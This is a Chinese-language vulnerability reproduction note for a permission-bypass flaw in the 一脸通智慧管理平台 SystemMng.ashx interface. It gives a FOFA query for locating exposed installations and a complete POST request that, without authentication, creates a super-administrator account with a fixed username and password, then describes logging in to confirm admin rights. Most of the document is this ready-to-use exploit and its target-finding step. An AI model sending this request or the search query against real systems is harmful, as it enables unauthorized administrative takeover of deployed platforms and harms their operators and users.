# 一脸通智慧管理平台权限绕过漏洞

### 漏洞简介

一脸通智慧管理平台1.0.55.0.0.1及其以下版本SystemMng.ashx接口处存在权限绕过漏洞，导致特权管理不当，未经身份认证的攻击者可以通过此漏洞创建超级管理员账户。


### 漏洞复现

步骤一、使用以下fofa语句进行资产收集，确认测试目标

title="欢迎使用脸爱云 一脸通智慧管理平台"

步骤二、用burp抓包向网站发送如下数据包

POST /SystemMng.ashx HTTP/1.1  
Host:   
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1)  
Accept-Encoding: gzip, deflate  
Accept: \*/\*  
Connection: close  
Accept-Language: en  
Content-Length: 174  
  
operatorName=test123456&operatorPwd=123456&operpassword=123456&operatorRole=00&visible\_jh=%E8%AF%B7%E9%80%89%E6%8B%A9&visible\_dorm=%E8%AF%B7%E9%80%89%E6%8B%A9&funcName=addOperators



步骤三、响应200即成功创建账号为数据包内容，登陆后台可以看到自己创建的账号拥有管理员权限

test123456 123456

